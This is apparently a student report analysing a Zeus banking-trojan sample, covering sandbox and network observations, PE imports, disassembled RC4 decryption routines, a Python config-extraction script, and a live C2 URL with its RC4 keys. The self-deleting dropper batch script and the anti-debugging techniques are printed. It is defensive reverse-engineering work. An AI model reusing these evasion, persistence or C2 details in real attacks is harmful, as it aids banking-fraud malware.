

# ZEUS MALWARE ANALYSIS REPORT

Pham Duy Phuc (s1750550)

*University of Twente*

## Contents

1. Introduction .....	2
2. Zeus Sample Analysis .....	2
2.1. Dynamic Malware Analysis .....	3
2.1.1. Network Activities .....	3
2.1.2. Automated dynamic analysis .....	4
2.2. Static Malware Analysis .....	6
2.2.1. Automated static analysis .....	6
2.2.2. Manual malware reverse analysis .....	8
3. Zeus botnet reconstruction .....	18
4. Summary .....	20

## 1. Introduction


The analyzed sample is one of Zeus botnet's family. This sample would not be analyzed or submit to any online analysis services. The analysis report consists of 2 parts: malware analysis (static and dynamic analysis) and reconstruction of a real Zeus botnet. The following sections outline our analysis results.

## 2. Zeus Sample Analysis

The attachment received were as shown below:

Filename	File format	MD5 Hash	SHA1 Hash
ZeusBinary.exe	32bit Executable Windows	461f8cb7c8f1dd63b062fe726ea764e2	4d151a23a3d8318ce196e1ee6d dd8b4f343121772efd4060481f 74b1da13b4c7


In order to analyze the executable code, I employ a combination of static and dynamic analysis techniques. Static analysis is the analysis of a program's source or byte code to determine behaviors. Besides, dynamic analysis is necessary to uncover behaviors too complicated for static analysis, or discover flaws in program logic only known at runtime. These analyzed steps will be implemented simultaneously in order to complement each other.



*Figure 1 Methodology*

## 2.1. Dynamic Malware Analysis

The paper [1] implement an automated approach to extract malware behaviors by observing all the system functions calls in virtualized environment. A virtualized 32-bit machine is created through VMWare with Windows XP system and a host-only network infrastructure. Malware must never be executed on any host systems because it may harm to the computer or other devices in network.



*Figure 2 Malware analysis environment*


### 2.1.1. Network Activities

FakeNet[2] is a tool that simulates network so that malware interacting with a remote host continues to run allowing the analyst to observe the malware's network activities within a safe environment. The tool runs on Windows OS and requires no 3rd party libraries, support the most common protocols used by malware, and keep the malware running so that you can observe as much of its functionality as possible. It also export captured network activities to a PCAP file which can be analyzed by using Wireshark.

```
[DNS Query Received.]
  Domain name: lifestyles.pp.ru
[DNS Response sent.]
[Received new connection on port: 80.]
[New request on port 80.]
  GET /back/config.bin HTTP/1.1
  Accept: */*
  Connection: Close
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
  Host: lifestyles.pp.ru
  Cache-Control: no-cache
[Sent http response to client.]
```

The binary tried connecting to `lifestyles.pp.ru` and download `config.bin`. It could be the configuration of the malware however we will verify this behavior when looking in deeper after.

### 2.1.2. Automated dynamic analysis



*Figure 3 Cuckoo Sandbox setup environment*

First, I used ProcMon [2] which is an advanced monitoring tool for Windows shows real-time file system, Registry and process/thread activity. However, it is difficult to keep overall track of created files and processes which is triggered by the malware. Therefore, I built a Cuckoo Sandbox environment [3] which is a malware analysis system where you can throw any suspicious file and it will provide detailed results outlining what such file did when executed inside an isolated environment.

#### **Opened files**

\\?\PIPE\lsarpc

C:\Documents and Settings\Admin\Cookies\admin@google[1].txt

C:\Documents and Settings\Admin\Cookies\admin@python[1].txt

**C:\Documents and Settings\Admin\Application Data\Abdo\yzxo.gug**

#### Written files

\\?\PIPE\lsarpc

C:\Documents and Settings\Admin\Application Data\Abdo\yzxo.gug

#### Files Read

\\?\PIPE\lsarpc

C:\Documents and Settings\Admin\Cookies\admin@google[1].txt

C:\Documents and Settings\Admin\Cookies\admin@python[1].txt

**Process ZeusBinary.exe (852)**

Opened files

C:\Documents and Settings\Admin\Application Data\Abdo\yzxo.gug  
C:\Documents and Settings\Admin\Local Settings\Temp\ZeusBinary.exe  
C:\Documents and Settings\Admin\Application Data  
**C:\Documents and Settings\Admin\Application Data\Ufra\yfakc.exe**

Written files

**C:\Documents and Settings\Admin\Local Settings\Temp\tmpe7bd73b9.bat**  
C:\Documents and Settings\Admin\Application Data\Ufra\yfakc.exe

Files Read

C:\Documents and Settings\Admin\Local Settings\Temp\ZeusBinary.exe

**Process yfakc.exe (1704)**

Opened files

C:\Documents and Settings\Admin\Application Data\Ufra\yfakc.exe

Written files

\\?\PIPE\lsarpc

Files Read

C:\Documents and Settings\Admin\Application Data\Ufra\yfakc.exe

**Process cmd.exe (112)**

Opened files

\\?\PIPE\lsarpc  
C:\Documents and Settings\Admin\Local Settings\Temp\tmpe7bd73b9.bat

The sample created and dropped 2 directories, 2 files in %AppData% and a batch script in %Temp%. It also created a start up registry key to make the malware being executed each time the victim's machine starts.




Figure 4 Cuckoo sandbox on running

Self-removal through batch script: The malware used a technique to remove itself after installing. Therefore, it is no chance for victim to grab the original malicious binary which could be analysed after executing it.

```
@echo off
:d
del "C:\Documents and Settings\Admin\Local Settings\Temp\ZeusBinary.exe"
if exist "C:\Documents and Settings\Admin\Local
Settings\Temp\ZeusBinary.exe" goto d
del /F "C:\DOCUME~1\Admin\LOCALS~1\Temp\tmpe7bd73b9.bat"
```

## 2.2. Static Malware Analysis

### 2.2.1. Automated static analysis

PEview[4] provides a quick and easy way to view the structure and content of 32-bit Portable Executable (PE) files. It displays header, section, directory, import table, export table, and resource information within EXE, DLL, OBJ files.

pFile	Data	Description	Value
000000DC	014C	Machine	IMAGE_FILE_MACHINE_I386
000000DE	0003	Number of Sections	
000000E0	52B23975	Time Date Stamp	2013/12/19 Thu 00:10:29 UTC
000000E4	00000000	Pointer to Symbol Table	
000000E8	00000000	Number of Symbols	
000000EC	00E0	Size of Optional Header	
000000EE	0102	Characteristics	
	0002		IMAGE_FILE_EXECUTABLE_IMAGE
	0100		IMAGE_FILE_32BIT_MACHINE

Figure 5 PEView results

Figure 4 shows that the malware might be built on 19/12/2013, however this value can be faked.

	pFile	Data	Description	Value
ZeusBinary.exe				
IMAGE_DOS_HEADER	0001F178	000206E2	Hint/Name RVA	01BD IntersectRect
MS-DOS Stub Program	0001F17C	000206F2	Hint/Name RVA	0121 GetDC
IMAGE_NT_HEADERS	0001F180	000206FA	Hint/Name RVA	0187 GetUpdateRect
Signature	0001F184	00020B24	Hint/Name RVA	0152 GetMenuItemID
IMAGE_FILE_HEADER	0001F188	00000000	End of Imports	USER32.dll
IMAGE_OPTIONAL_HEADER	0001F18C	0002160E	Hint/Name RVA	0053 HttpAddRequestHeadersW
IMAGE_SECTION_HEADER	0001F190	000215F0	Hint/Name RVA	00B4 InternetSetStatusCallbackW
IMAGE_SECTION_HEADER	0001F194	000215D8	Hint/Name RVA	0044 GetUrlCacheEntryInfoW
IMAGE_SECTION_HEADER	0001F198	000215C0	Hint/Name RVA	009D InternetQueryOptionA
SECTION .text	0001F19C	000215AA	Hint/Name RVA	00AC InternetSetOptionA
IMPORT Address Table	0001F1A0	00021592	Hint/Name RVA	009E InternetQueryOptionW
IMPORT Directory Table	0001F1A4	00021582	Hint/Name RVA	0097 InternetOpenA
IMPORT Name Table	0001F1A8	00021568	Hint/Name RVA	0052 HttpAddRequestHeadersA
IMPORT Hints/Names	0001F1AC	00021554	Hint/Name RVA	0057 HttpOpenRequestA
SECTION .data	0001F1B0	00021540	Hint/Name RVA	0073 InternetCrackUrlA
SECTION .reloc	0001F1B4	0002152C	Hint/Name RVA	0071 InternetConnectA
	0001F1B8	00021518	Hint/Name RVA	005B HttpSendRequestA
	0001F1BC	00021504	Hint/Name RVA	005E HttpSendRequestW
	0001F1C0	000214F0	Hint/Name RVA	009F InternetReadFile
	0001F1C4	000214DA	Hint/Name RVA	00A0 InternetReadFileExA
	0001F1C8	000214BC	Hint/Name RVA	009B InternetQueryDataAvailable
	0001F1CC	000214A6	Hint/Name RVA	005D HttpSendRequestExW
	0001F1D0	00021494	Hint/Name RVA	0059 HttpQueryInfoA
	0001F1D4	0002147E	Hint/Name RVA	005C HttpSendRequestExA
	0001F1D8	00021468	Hint/Name RVA	006B InternetCloseHandle
	0001F1DC	00000000	End of Imports	WININET.dll
	0001F1E0	00021336	Hint/Name RVA	0049 WSASend
	0001F1E4	80000005	Ordinal	0005
	0001F1E8	8000006F	Ordinal	006F
	0001F1EC	00021340	Hint/Name RVA	0088 freeaddrinfo
	0001F1F0	80000010	Ordinal	0010
	0001F1F4	80000014	Ordinal	0014

Figure 6 Imported libraries and functions

The sample import many suspicious functions such as: CreateThread, ReadFile, WriteFile, CreateDirectory, HttpOpenRequest, etc. These functions are suspicious and may attempt to execute child process, read/write/delete files or connect to the outside environment. Functions name ended with “A” means ASCII format and “W” means Unicode result.

PEiD [5] is an application that detects packers, cryptors and compilers found in PE executable files – its detection rate is higher than that of other similar tools since the app packs more than 600 different signatures in PE files. PEiD comes with three different scanning methods, each suitable for a distinct purpose. The Normal one scans the user-specified PE file at its Entry Point for all its included signatures. The so-called Deep Mode comes with increased detection ratio since it scans the file's Entry Point containing section, whereas the Hardcore mode scans the entire file for all the documented signatures.

```

CRC32 [poly] :: 00013B81 :: 00414781
  The reference is above.
CryptCreateHash [Import] :: 00000458 :: 00401058
  Referenced (Hash: MD5) at 00414693
CryptHashData [Import] :: 00000474 :: 00401074
  Referenced at 004146AF

```



PeID did not find any packer in Zeus binary sample, however it found CRC32 and md5 functions which are known as 32bit hash checksum in the malware.

### 2.2.2. Manual malware reverse analysis

IDA is the Interactive DisAssembler [6] with most feature-full disassembler, which many software security specialists are familiar with. The unique Hex-Rays decompiler delivers on the promise of high level representation of binary executables.




Figure 7 Sample's Flow Graph

The Fig. 3 shows a call graph of sample which has many function branches and difficult to trace the flow of running. I used the taint trace function of IDA when debugging to see the real flow of this malware sample. Taint analysis are used to analyze how information flows through a malware binary, explore trigger-based behavior, and detect emulators. IDA tool supports record, compare and replay trace results.

```

00000518      .text:sub_4120C4      Memory layout changed: 128 segments
Memory layout changed: 128 segments
00000518      .text:start+B          call      sub_4120C4
start call sub_4120C4
00000518      .text:sub_4120C4:loc_4120EB call      sub_411D74
sub_4120C4 call sub_411D74
00000518      .text:sub_411D74+39          retn
sub_411D74 returned to sub_4120C4+2C
00000518      .text:sub_4120C4+41          call      ds:GetModuleHandleW
sub_4120C4 call kernel32.dll:kernel32_GetModuleHandleW
00000518      .text:sub_4120C4+10F          call      sub_40F964
sub_4120C4 call sub_40F964

```

```

00000518      .text:sub_40F964+49      retn
sub_40F964 returned to sub_4120C4+114
00000518      .text:sub_4120C4+117      call      ds:GetModuleHandleW
sub_4120C4 call kernel32.dll:kernel32_GetModuleHandleW
00000518      .text:sub_4120C4+136      call      esi ; GetProcAddress
sub_4120C4 call kernel32.dll:kernel32_GetProcAddress
00000518      .text:sub_4120C4+148      call      esi ; GetProcAddress
sub_4120C4 call kernel32.dll:kernel32_GetProcAddress
00000518      .text:sub_4120C4+15A      call      esi ; GetProcAddress
sub_4120C4 call kernel32.dll:kernel32_HeapCreate
00000518      .text:sub_4120C4+205      call
ds:InitializeCriticalSection      sub_4120C4 call
kernel32.dll:kernel32_InitializeCriticalSection
00000518      .text:sub_4120C4+21B      call      ds:WSAStartup
sub_4120C4 call ws2_32.dll:ws2_32_WSAStartup
00000518      .text:sub_4120C4+224      call      sub_411DAE
sub_4120C4 call sub_411DAE
00000518      .text:sub_411DAE+8      call      sub_414BC2
sub_411DAE call sub_414BC2
00000518      .text:sub_414BC2+D      call      ds:GetModuleHandleW
sub_414BC2 call kernel32.dll:kernel32_GetModuleHandleW
00000518      .text:sub_414BC2+1D      call      ds:GetProcAddress
sub_414BC2 call kernel32.dll:kernel32_GetProcAddress
00000518      .text:sub_414BC2+2D      call      eax
sub_414BC2 call kernel32.dll:kernel32_IsWow64Process
00000518      .text:sub_414BC2+3F      retn
sub_414BC2 returned to sub_411DAE+D
00000518      .text:sub_411DAE+24      call      sub_4169AA
sub_411DAE call sub_4169AA
--snippet--
00000518      .text:sub_41973F+42      call      sub_4133F7
sub_41973F call sub_4133F7
00000518      .text:sub_4133F7+14      retn      0Ch
sub_4133F7 returned to sub_41973F+47
00000518      .text:sub_41973F+53      call      sub_414837
sub_41973F call sub_414837
00000518      .text:sub_414837+6E      retn      8
sub_414837 returned to sub_41973F:loc_419797
00000518      .text:sub_41973F+42      call      sub_4133F7
sub_41973F call sub_4133F7
00000518      .text:sub_4133F7+14      retn      0Ch
sub_4133F7 returned to sub_41973F+47
00000518      .text:sub_41973F+53      call      sub_414837
sub_41973F call sub_414837
00000518      .text:sub_414837+6E      retn      8
sub_414837 returned to sub_41973F:loc_419797
00000518      .text:sub_41973F+42      call      sub_4133F7
sub_41973F call sub_4133F7

```

The first function at 0x4120C4 requests information of itself: PID, executable path, etc. through kernel32 library. The malware then check for command arguments and based on these arguments it will decide to execute: update; self-remote; VNC remote control (see 3.Zeus botnet reconstruction). It verifies the version of operating system using kernel32.GetVersionExW() and seems to be supported by Windows (PC/Server) from version 5.0 to 6.1 (XP to Windows 7/ Windows Server 2003 to 2008).

```

-- .text:00413088 jz      loc_41310F
-- .text:0041308E xor      edx, edx
-- .text:00413090 cmp      [ebp+pNumArgs], edx
-- .text:00413093 jle      short loc_4130D4
-- .text:00413095
-- .text:00413095 loc_413095:
-- .text:00413095 mov      ecx, [eax+edx*4]
-- .text:00413098 test     ecx, ecx
-- .text:0041309A jz      short loc_4130CE
-- .text:0041309C cmp      word ptr [ecx], 2Dh
-- .text:004130A0 jnz      short loc_4130CE
-- .text:004130A2 movzx    ecx, word ptr [ecx+2]
-- .text:004130A6 cmp      ecx, 'f'
-- .text:004130A9 jz      short loc_4130CA
-- .text:004130AB cmp      ecx, 'i'
-- .text:004130AE jz      short loc_4130C6
-- .text:004130B0 cmp      ecx, 'n'
-- .text:004130B3 jz      short loc_4130C0
-- .text:004130B5 cmp      ecx, 'u'
-- .text:004130B8 jnz      short loc_4130CE

```

Figure 8 Malware cases

The function at 0x00412D01 is the initial procedure which creates Mutex then reads its executable contents to a heap memory. Referring to C code RC4 encryption scheme [7], the malware uses RC4 to decrypt then check the decrypted cipher text is equal to "DAVE" and verifies CRC32 checksum at 0x412975 using rc4 key at dword 4026F0 then make a stream cipher at 0x4147D4.

```

1 int __userpurge sub_4147D4@<eax> (int result@<eax>, int a2, __int16 a3)
2 {
3     int v3; // ecx@1
4     _BYTE *v4; // esi@1
5     char *v5; // esi@3
6     signed int v6; // edi@3
7     char v7; // dl@4
8     unsigned __int8 v8; // [sp+Eh] [bp-2h]@1
9     unsigned __int8 v9; // [sp+Fh] [bp-1h]@1
10
11     v3 = 0;
12     v9 = 0;
13     v8 = 0;
14     *(_WORD *) (result + 256) = 0;
15     v4 = (_BYTE *) result;
16     do
17     {
18         *v4++ = v3++;
19         while ( (unsigned __int16) v3 < 256u );
20         v5 = (char *) result;
21         v6 = 256;
22         do
23         {
24             v7 = *v5;
25             v8 += *v5 + *(_BYTE *) (v9++ + a2);
26             *v5 = *(_BYTE *) (v8 + result);
27             *(_BYTE *) (v8 + result) = v7;
28             if ( v9 == a3 )
29                 v9 = 0;
30             ++v5;
31             --v6;
32         } while ( v6 );
33     } while ( v6 );
34     return result;
35 }

```

Figure 9 Function 0x4147D4 RC4 Initialization

```

void
rc4_init(struct rc4_state *const state, const u_char *key, int keylen)
{
    u_char j;
    int i;

    /* Initialize state with identity permutation */
    for (i = 0; i < 256; i++)
        state->perm[i] = (u_char)i;
    state->index1 = 0;
    state->index2 = 0;

    /* Randomize the permutation using key data */
    for (j = i = 0; i < 256; i++) {
        j += state->perm[i] + key[i % keylen];
        swap_bytes(&state->perm[i], &state->perm[j]);
    }
}

```

Figure 10 Apple RC4 implementation in C

```

1 int __userpurge sub_414837@eax(int result@eax, int a2, unsigned int a3)
2 {
3     unsigned int v3; // edi@1
4     char v4; // dl@2
5     unsigned __int8 v5; // [sp+6h] [bp-2h]@1
6     unsigned __int8 v6; // [sp+7h] [bp-1h]@1
7
8     v6 = *(_BYTE *)(result + 256);
9     v3 = 0;
10    v5 = *(_BYTE *)(result + 257);
11    if ( a3 )
12    {
13        do
14        {
15            v4 = *(_BYTE *)(++v6 + result);
16            v5 += v4;
17            *(_BYTE *)(v6 + result) = *(_BYTE *)(v5 + result);
18            *(_BYTE *)(v5 + result) = v4;
19            *(_BYTE *)(a2 + v3++) ^= *(_BYTE *)((unsigned __int8)(v4 + *(_BYTE *)(v6 + result)) + result);
20        }
21        while ( v3 < a3 );
22    }
23    *(_BYTE *)(result + 256) = v6;
24    *(_BYTE *)(result + 257) = v5;
25    return result;
26 }

```

Figure 11 RC4 Crypt function


The first decryption key is hardcoded in the binary from address 0x403730.

004026F0	2A 83 FA DF 8B 58 52 AA	3F 7D 46 D5 72 87 38 AB	*â- iXR-?}F+rç8%
00402700	A4 D1 68 56 98 A3 AA A5	E7 23 38 11 48 40 53 84	ñ-hUjû-ñt#8.HQsâ
00402710	AE C5 AD F3 72 F5 ED E2	CB D4 3A 18 64 57 C3 5B	<+;=r)FG-+;.dW+[
00402720	1D 3B 30 3B 54 32 2F F1	45 DF 6B E0 D7 FB 46 34	.;0;T2/±E ka+vF4
00402730	F2 FA C2 F1 3E AA 4A 11	7D 6D 3E A3 DC DA 67 A6	=--±>-J.}m>ú+qâ
00402740	ED 13 FD CC 51 CC 6E D6	4C D9 C2 E4 3A 45 A5 1A	f.² Q!n+L+-S:EN.
00402750	39 EA BD 31 66 3D 7D 7C	54 5E 79 49 32 BF D3 CC	90+1f=}> T^yI2++
00402760	15 8A 96 D9 66 F0 10 93	F5 C1 8D 5C 56 21 39 A1	.èû+f=.ô)-. \U!9í
00402770	43 2B CE 8C A2 AA B0 E4	48 39 55 DF 36 86 89 C3	C++îó-!SH9U 6âë+
00402780	34 52 68 F2 4B CD 75 54	C8 48 B4 06 E3 13 B8 55	4Rh=K-uT+H! .p.+U
00402790	8A 59 97 48 95 50 91 4F	D2 4C 74 13 7E 48 3B 5F	!YûHðPæ0-Lt.~H;_
004027A0	7D 5E 4F 12 4F 52 5A 5B	55 5A 6A 5F 25 53 54 4F	}^0.0RZ[UZj_%ST0
004027B0	E1 D8 21 ED F7 9A 52 C9	61 A8 C3 2C F2 BA FE C5	B+!FÜÜR+a;+.=! +
004027C0	87 C1 C3 13 9F FA A0 7F	57 38 A3 60 59 6F 0B 26	ç-+.■-á.W8ú`Yo.&
004027D0	ED 00 FB A4 D8 C4 29 ED	75 68 FE 1F DA D3 E6 0E	f.uñ+-)Fuh! .++µ.
004027E0	1C 9C 53 C8 D0 77 6D 2C	A5 9E ED 5E 7E B8 4A F3	.ES+!wm,NPf^~+J=
004027F0	95 55 D3 54 96 3B D6 81	87 7A D9 5F 50 B7 8F F9	òU+Tû;+.çz+ P+.-
00402800	90 2D CD 67 8C 87 A5 F4	6C E1 FB 96 8E 9D 36 0F	--gîçN(1ñvûÄ.6.
00402810	50 69 B1 57 98 0A CB 57	85 72 BC C5 14 FE B9 5D	Pi!Wj.-Wår++.! ]
00402820	54 0A A1 41 6B BE 30 2E	A4 95 34 63 01 2E A7 D0	T.íAk+0.ñð4c..0-

Figure 12 The first decryption key

After initializing KSA phase of RC4 encryption, the malware sample read each 0x102 (258 bytes) of itself and decrypt with the first key. This while loop will last until the decrypted result has the header “DAVE”, apparently this technique makes the program runs longer (nearly 90 seconds in python implementation), hard to debug and avoid embedding the address of ciphertext in assembly. However the ciphertext actually locates in the end of the binary contents (usually from 0x22800).

Furthermore, the decrypted result contains 4bytes header “DAVE”, CRC32Hash, *info*, Sisetodecode, XORkey. There are 2 cases: installer and injector depends on *info* field, if the value is 0x0c then it is still in installation phase if it is 0x1e6 then it has been replaced by installation routine with a new packer data structure .



```

1  BYTE *__usercall sub_4127A6@<eax>(void *a1@<eax>)
2  {
3      _BYTE *result; // eax@1
4      int v2; // edx@1
5      int v3; // esi@1
6      int v4; // ecx@1
7
8      sub_4133F7(a1, dword_4026F0, 0x330u);
9      v3 = v2;
10     v4 = dword_4230B8 + dword_422C0C - (_DWORD)result;
11     do
12     {
13         *result ^= result[v4];
14         ++result;
15         --v3;
16     }
17     while ( v3 );
18     return result;
19 }

```

Figure 13 Configuration XOR Decryption

It generates new key by XOR between old RC4 key and a permutation table. The Xor key in the installation phase is a 4bytes string “720DC80F” (extracted from the first decrypted string). VirtualProtect function changes the protection on a region of committed pages in the virtual address space of the calling process, in this case it changes from PAGE\_EXECUTE\_READWRITE to PAGE\_EXECUTE\_READ.[8]


```

1 BOOL __userpurge sub_4197D000(eax)(void *a1@edi, SIZE_T dwSize, char a3)
2 {
3     BOOL ret; // eax@1
4     SIZE_T idx; // eax@2
5     unsigned __int8 xorcount; // cl@2
6     DWORD f10ldProtect; // [sp+4h] [bp-4h]@1
7
8     ret = VirtualProtect(a1, dwSize, 0x40u, &f10ldProtect);
9     if ( ret )
10     {
11         idx = 0;
12         xorcount = 0;
13         if ( dwSize )
14         {
15             do
16             {
17                 *((_BYTE *)a1 + idx) ^= *(&a3 + xorcount++);
18                 if ( xorcount == 4 )
19                     xorcount = 0;
20                 ++idx;
21             }
22             while ( idx < dwSize );
23         }
24         ret = VirtualProtect(a1, dwSize, f10ldProtect, &f10ldProtect);
25     }
26     return ret;
27 }

```

Figure 14 Key generation

By recognizing the value “6C078965”, the function at 0x4146F4 is the seed generator of Mersenne Twister pseudorandom number generator [9] (as known as mt\_rand function). I figured out the malware create a random name from 2 lists: “bcd fghklmnpqrstvwxyz” and “aeiouy” to construct a default 4-character directory name and 5-character “.exe” file name with first uppercase character. Thereafter, the malware packs values of Registry keys, PRNG seed, local path name, computer name and version and encrypted using RC4, replaces the old ciphertext at the end of the original binary with new ciphertext then write to %AppData%\ {Random\_Directory} \{Random\_Name}.exe. Besides, they created a new configuration file in %AppData%\ {Random\_Directory} \{Random\_Name}.{Random\_ext}. This result will be useful in writing regex rules for auto removal tool. I also verify this result by comparing 2 binaries’ flow graphs by using BinDiff [10] which is a comparison tool for binary files, that assists vulnerability researchers and engineers to quickly find differences and similarities in disassembled code. The 2 binaries have the same disassembly code but a small difference at the end of the resource field.



The dropped binary will be called by `CreateProcessW` and execute the injection case (0x1e6). It can be triggered by using debugging attach with one of these techniques:

The dropped binary will be called by `CreateProcessW` and execute the injection case (0x1e6). It can be triggered by using debugging attach with one of these techniques:

- Create a new process using `CreateProcess` and change the `dwCreationFlags` in `stack` from `CREATE_DEFAULT_ERROR_MODE (0x4000000)` to `CREATE_SUSPENDED (0x4)`. Then attach to the suspended process using `IDA/Ollydbg`, and resume all threads.
- Edit the dumped PE file in `%AppData%` and change the bytes at the entry point to “EB FE” which jumps to itself in an infinite loop or “CC” which is `INT3` and will hang and ask for debugging. Then attach to the suspended process using `IDA/Ollydbg` and restore the original bytes at the entrypoint and resume the process.








Changdate	Host	ConfigURL	Hash	File Download
2015-03-08	lifestyles.pp.ru	lifestyles.pp.ru/back/config.bin	dc091bc61469dc5ee98130366cfc40f3	 <a href="#">download</a>
2015-03-08	lifestyles.pp.ru	lifestyles.pp.ru/back/config.bin	f405558bda9496122138d7e32b260392	 <a href="#">download</a>
2015-03-01	lifestyles.pp.ru	lifestyles.pp.ru/back/config.bin	ad3eb2ecfbd955518b749c2cc83ee2c	 <a href="#">download</a>
2015-03-01	lifestyles.pp.ru	lifestyles.pp.ru/back/config.bin	8494cb5a0663f004dea683e866cf7f7b	 <a href="#">download</a>
2015-03-01	lifestyles.pp.ru	lifestyles.pp.ru/back/config.bin	f405558bda9496122138d7e32b260392	 <a href="#">download</a>
2015-03-01	lifestyles.pp.ru	lifestyles.pp.ru/back/config.bin	05e8fbdc71048759dca87265d43fca5	 <a href="#">download</a>
2015-03-01	lifestyles.pp.ru	lifestyles.pp.ru/back/config.bin	f405558bda9496122138d7e32b260392	 <a href="#">download</a>

Figure 16 Zeus configuration archive

The new process requests for remote configuration (/back/config.bin), update new rc4 key (if needed). At this point, we can make a fake lifestyles.pp.ru by changing host windows IP located at %system32%/drivers/etc/hosts and build old pieces of configuration binary grabbed from ZeusTracker.

```

1 DWORD _user_purge; // [sp+4h] [bp-58h]@2
2 {
3     int v4; // edx@2
4     WCHAR *v5; // ecx@3
5     DWORD result; // eax@9
6     int v7; // [sp+4h] [bp-58h]@2
7     struct _PROCESS_INFORMATION ProcessInformation; // [sp+48h] [bp-14h]@5
8     WCHAR CommandLine; // [sp+58h] [bp-4h]@1
9
10    CommandLine = 0;
11    if ( !a1 )
12    {
13        sub_41346E(&v7, 0, 68);
14        v7 = v4;
15        a1 = (struct _STARTUPINFO *)&v7;
16    }
17    v5 = &CommandLine;
18    if ( a2 )
19        v5 = a2;
20    if ( CreateProcessW(0, v5, 0, 0, 0, 0x4000000u, 0, lpCurrentDirectory, a1, &ProcessInformation) )
21    {
22        if ( a4 )
23        {
24            sub_4133F7(a4, &ProcessInformation, 16);
25        }
26        else
27        {
28            CloseHandle(ProcessInformation.hThread);
29            CloseHandle(ProcessInformation.hProcess);
30        }
31        result = ProcessInformation.dwProcessId;
32    }
33    else
34    {
35        result = 0;
36    }
37    return result;
38 }

```

Figure 17 Create new process from dropped binary

In section 2.1.1, the malware send a GET request to an URL with user-agent “Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)”, and there is a hardcoded string “Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1)” in the binary can be referred to function 0x414F8F. However, this function was not raised breakpoint in live debugging because the malware set the default user agent by calling the function ObtainUserAgentString in urlmon.dll.




Figure 18 XREFs of user agent string



[illegible]

For communication, the malware continues XOR the first ciphertext with key from address 0x21000 to get configuration values include configuration URL, RC4 key.

16

Figure 20 RC4 key of network communication

This is the automated configuration extraction written using Python:

```
data = open("ZeusBinary.bin", "rb").read()
key =
"2A83FADF8B5852AA3F7D46D5728738ABA4D1685698A3AAA5E723381148405384AEC5ADF372
F5EDE2CBD43A186457C35B1D3B303B54322FF145DF6BE0D7FB4634F2FAC2F13EAA4A117D6D3
EA3DCDA67A6ED13FDCC51CC6ED64CD9C2E43A45A51A39EABD31663D7D7C545E794932BFD3CC
158A96D966F01093F5C18D5C562139A1432BCE8CA2AAB0E4483955DF368689C3345268F24BC
D7554C848B406E313B855BA5997489550914FD24C74137E483B5F7D5E4F124F525A5B555A6A
5F2553544FE1D821EDF79A52C961A8C32CF2BAFEC587C1C3139FFAA07F5738A360596F0B26E
D00FBA4D8C429ED7568FE1FDAD3E60E1C9C53C8DD776D2CA59EED5E7EB84AF39555D354963B
D681877AD95F50B78FF9902DCD678C87A5F46CE1FB968E9D360F5069B157980ACB578572BCC
514FEB95D540AA1416BBE302EA4953463012EA7D0DED625816D3F483F726BD62C8C3FFB9326
CEB7B142374EAF46D6429A1508CD916F3526AD48A3E9AE437A74D553992A4ADC305AB09986B
7DFE9B4DB9A544F30261C901E3D2F94A26EC2353A580618CAD712E8DF3D59C382E53E53E0A4
3D606FE05CA41B66B8D37D9B02990759C2622B3D5B183C4795B97E20564A249B6094B272A66
E9F7DF6D88DC638471B8F5DA8D8F798B06C163F40798BC0273AD7272C81495EA69CE842486D
E669ACD7EC324F286088542E3A05C803F06CCE15E1A5C4676C7984F336EC651E5F57AA0EB68
3DC1B106AF720139528DDC28632FF7DE7C23E1E2024C3207370C7CA630FE1C1FDC8B310BA43
F70DA9F45AE6663B8CEE8B23AC05B7CA80FAFEB52940AE80E01FAB2B5A0551B300EDE6103482
C74AFBC91D4C222D40AF17C834D81C85A37D9EA18829D0813CD1C21332C533F7608F98B5669
AE8B1469CF4690B199678C7A62DF8BDF733E6A302F4ECA0B9FA7B276391A69316001087ABFE
55412363B5887D7BFC9A2294D7646C72052C470BC301E37453F34FEFDCD830AF637C7DED761
38AD8D673E72E0E46CAE999B5D4A23690C238F08437576C4EC3805399B954F12662295117BF
8429715A434ED5B9D4F63108E4E05DCEB03BE7ABF895646937DA93576138827D71C67A9D44F
1A857CC2F1534D563773FB2A7F78A856AFF072700D1C2E822F3F0AE7AE".decode("hex")
#KSA Phase
for k in range(0, len(data)-0x102):
    # k=0x22800
    input = data[k:k+0x102]
    S = range(256)
    j = 0
    out = []
    for i in range(256):
        j = (j + S[i] + ord( key[i % len(key)] )) % 256
        S[i] , S[j] = S[j] , S[i]
    #PRGA Phase
    i = j = 0
    for char in input:
        i = ( i + 1 ) % 256
        j = ( j + S[i] ) % 256
        S[i] , S[j] = S[j] , S[i]
        out.append(chr(ord(char) ^ S[(S[i] + S[j]) % 256]))
    if ''.join(out)[0:4] == "DAVE": break
decrypted_text = ''.join(out)
print decrypted_text.encode("hex")
xor_key = data[0x21000:0x21000+len(key)]

l = [ord(a) ^ ord(b) for a,b in zip(key,xor_key)]
config = ''.join(chr(i) for i in l)
url=""
i=0
while 1:
    url += config[0x97+i]
    i+=1
    if config[0x97+i] == "\x00":
        break
```

```
print "config url = ", url
print "RC4 communication key = ", config[0x1a4:0x1a4+512].encode("hex")
```

Result:

config url = **http://lifestyles.pp.ru/back/config.bin**

RC4 communication key =

**7ce3b1abd6a9db692652c70daf28c07791887211427b38aa44a59e43925fa34cb2e9c1f76c7  
647be3999b4c6ec811027bb71f5ba5416a6e6831d3578e29758d98e79b9d7b59d33ddde7edc  
5174652a0809fa17c270fc31d389f6535e45b6b704a0574a6d0b986a84efee6f2212c5a4210  
51a41f02e004b4fe7823e1e6824c320a7491ff3bf3601f819f15b29567a07345dcda2df9a02  
8cd49c0680672d94cf930f6e8537cc302bc4cb8b1b6bd20ef2e07d3c60132f90caae75fd8de  
bd0ce96bc4dd1c85a3fd8ea188fad1423e82c0a0348634e469bc915663a9fd525dafeffa17f  
a8b3bdfb50f4b8ed407359641c3bf9b0ac8786610c325ce555e43d958ae16200006a6edae1d  
8ffd51fcf40dbf1ef642246b407000000086cc987fa0d3d620073e90756de9a60502b4acbd  
5696c3a33d72bc51a61b4e30844d96fc0100010091ac6b2b5f1bd02827c120ae6f9db0d4c0a  
4ee5aa9b78d3c06d2e3b8783868f6c5ba95e93664c70b252ed965d30eeff20334614cbb577a0  
0d7bc034443a93ca945a49a836f91587133336f592**

[Finished in 92.6s]

### 3. Zeus botnet reconstruction

